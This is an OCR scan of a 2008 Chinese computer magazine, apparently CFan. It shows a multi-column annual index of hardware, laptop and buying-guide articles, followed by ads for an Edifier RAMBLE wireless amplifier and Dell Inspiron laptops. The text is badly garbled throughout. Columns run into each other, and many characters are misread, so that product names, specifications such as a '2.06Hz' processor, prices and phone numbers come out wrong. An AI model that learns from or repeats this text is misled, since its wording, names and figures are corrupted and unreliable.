- 17			大屏幕 覆广色域还是广极的		由液晶点距引起的一场风波
80 准说不	务正业——如何用DC抽出好影片		78CG主板登場。你还要是卡干站		着颜色识速度 WD硬盘分类选择
87 借用PS	笔刷 打造非主流MM漂亮響毛		770芯片组主板同样指導		你用的是高档的大闸器吗?
88 戏创合	號。于和Flash特敦 - 揭打尽		別忘者维存大小!		马甲的马甲重凝上阵
89 2英寸以	IP4批量转换必承技		揭开虚似的电源标识	3	9 章 医内存能 英吗?
89 神奇变	声器高档版。echoXP		航海冷静王标准版真假判别	2	13.3英寸本本该不该买7
			新老CPU该选择值)		<b>戴尔给的预置分区我不要</b>
	热点话题		09, 1GB硬盘只值16元)		英電记本只要2000元。BT下载硝号娱乐样和
			航幕百倍 "明" A421机箱	3	华丽为本,笨重有罪 用路小台式机装点房间
	件核点CFan預測		直对网络硬盘要冷静	4	三核台机哪个更超值,
	四核 至轉 美特尔Penryn核心OX9850福秘		天光型愛語意	22 97	本本教想家人祭咒
	排 针式打印机重出江湖		请用对CPU散选器	22-99	本本也玩多点触摸
	英自己设计的电脑	1	单条2GB的速度 你能承受吗?		探访理想之因
G1 灭电脑:	The second section is a second		主板名牌低价 哪个能买?	1	笔记本独立显卡的炒用
	章代半,成否? 政告?		买CPU 平均功耗和TDP该选准?		乱斗Intel 升级本本单密放送
	掛鼠标的发展之路		旦卡编号有几多?	1	寻找X81遗失的磁盘空间
	没新意——充满金钱气味的CES 2008大展	9 0 30	E7200值得购买吗?	-	迅驰无线也有身份区别
91 大公司	枪夺 第二个地球村		20英寸宽屏还值得买吗?	23-90	独显本本新邓區 要切换还是并行?
92 The Ne	oct War整合市场的下 场战争		<b>买硬盘请认准单፡፡</b> 容量:	23-91	封顶4000 你能买到什么样的PC?
04 揭秘小	产品背后的大黑幕	1	主板选带个更好?	23-92	Acer Aspire One扩内有及更新BIOS
98 悬在空	中的MacBook Air	1	三星金宝升启"超密硬盘"新演费时代	23-93	超便携电脑 为需求而创造才是王道
	<b>啦 长城电源换标</b> 哦1		英特尔4系列主板登场	23-96	本本别买 海贼本
89 2008年	第一台女性FC落地平稳		连级。你会遇吗?	23.97	膜林巴斯μ1040 VS 尼康COOLPIX 560
DO HO DVI	0之死		皇示器也気16.9(	23 98	从拍自己到拍别人你也能害拍
90 国产笔	记本需要差异化——更需要重塑消费信心		廉价HDMI视额显长导购	23-100	) CEC力驰Gb2008等航仪
91 "易" P	C不易——超便费PC争夺战升级		切IT 硬色得选对了!	23-102	Pentium4的怒吼 我们并未离开
	Vie生活液晶	17-101	号外19英寸宽屏LCD均价千元了t	1	设置显卡2D/3D频率, 降低功耗
88 拥抱MI	D 它给变革一个理由	1	新黑盒5400+硬拼E5200	23-104	Intel承袭主板BIOS选项锁定工具
90 AMDE	核罪龙处理器的认识和猜想	18-101	买A卡有诀窍		3 400W才是起点
	计算"将挑战视觉恐惧	各期	装机		毫无缘由/多款品牌台式机纷纷降价
B2 POMM	家居化。近在眼前or選不可及2	各期	看破虚浮的广告	24-67	三款能玩嚴新游戏的独显本本
88 DDR37	再遇契机 内存升级指目可待7	各期	河豆连市场	24-67	网购PC
	自我。外设发展的主旋律与内涵	各部	新闻新品		"闷豆庭市场 私报低价的强度"
	后的理性回归 主板节能技术大行其谱	各級	硬件大卖场		上网本放拒绝同质化
	心依旧是以桌面为原点	各期	烧包族	1	不怕山寨货 就怕不识货
	第N台电脑 上网机 上网本or手机	各期	体验俱乐部		小校速记
	上的中国力量 参观汉王工厂随想	1		各期	数码buy家
	介值才足取胜之道	1	<b>硬派圈子</b>	各期	接价
	的奥运会来了,我们要"高清"收看!	1	SPECIAL III	54.70	Annual Control of the
100 再回首		19-86	解决手机 "衰慢" 的毛病	237	優博士(各期)
	直宮店 新鲜的苹果	19-88	榨干本本内存最后一滴油		医叶上 (甘州)
- 85 买液晶		4	让普通本本变成Tablet PC!		爆料王(各期)
	海滨的幕后"推手"		拔回华领本本的监控功能		/李(T-1-1 (日791)
一 の の の			不掉本本发热大户!	197	社区新鮮派(各期)
6-86 訊驰2					THE REPORT OF THE PARTY.





RAMBLE 无线红外数字功放

荣获2008年美国CES设计和工程创新荣誉奖 荣获2008年德国IF产品设计奖 实时数字红外线数频技术,实现音频无线同步传输 发射端产生的红外光辐射远小于一只普通蜡烛,既绿色环保又对人体无害信号不穿墙,不会和邻居的信号相互干扰,私密性强 采用无损数字编解码技术,实现CD级音质 内置 2X 30W 数字音频功率放大器,兼顾优美音质与低能耗 发射器具备识别无信号待机及有信号自动启动功能 接收器设有感应式轻触待机/开机键; 多种摆放方式,亦可悬挂于墙面





- 随意接驳笔记本、MP3、收音机、 随身听、手机,手持游戏机等音源
- 可让家庭影院音箱实现无线连接



2008年 CES 设计与工程创新奖



2008

2008年 IF 产品设计奖

客服热线: 800-B10-5526 欢迎访问: www.edifier.com 北京市著名商标、北京名牌产品

www.cfan.com.cn 零售价: 6.00元

Dell推荐使用 Windows Vista® Home Premium家庭高级版操作系统。





### [v] 内盖200万像素囊像头照出你的至牛本色 [v] Truelife™高清屏幕,让亲友分享你的真牛风范 [v] 英特尔德普疾速之志,轻松挑战更牛任务

快来秀出你的最牛一面! 详情请点击www.dalerads.com



### DELL™ INSPIRON™ 1410 笔记本

E-Value 配置代码:R5II222CN

- 英特尔哈舒鲁"2双模处理器 T5800(2.06Hz)
- 160GB+ SATA 標点



DELL" Studio 15 笔记本 E-Volue 配置代码。R5II232CN

\*5,999

### 免员获得内里要像头一个

- 英特尔 | 舒音 "2 双磁处座档 T5800 (2.0GHz)
- 正版Windows® Vista Home Basic \* 256MB ATI Radeon" HD 3450競卡
- (本产品仅使电话及对上则供)



800 858 2215



400 889 7209

dell.com.cn/H1

体验正版Windows Vista®带给您的安全、可靠和声誉。 Windows Vista\* Home Premium 家庭高級股份地位的明确性的用户体验。全方位 可其主义。 基本可能的数据主义是主义。凡约实施尔姆定电超,只常加尔MB299元 即可升取到Windows Vista\* 家庭高級版。

### 2007 Microsoft®Office

照其在Dell'电烙中约2007 Microsoft' Office書級软件。改良的功能機和工具更易使用。 让物的工作更简单。现在只需加RMBG99元,即可数得OFFICE 2007家庭学生短一层。

### 英特尔. 强劲电脑的芯!

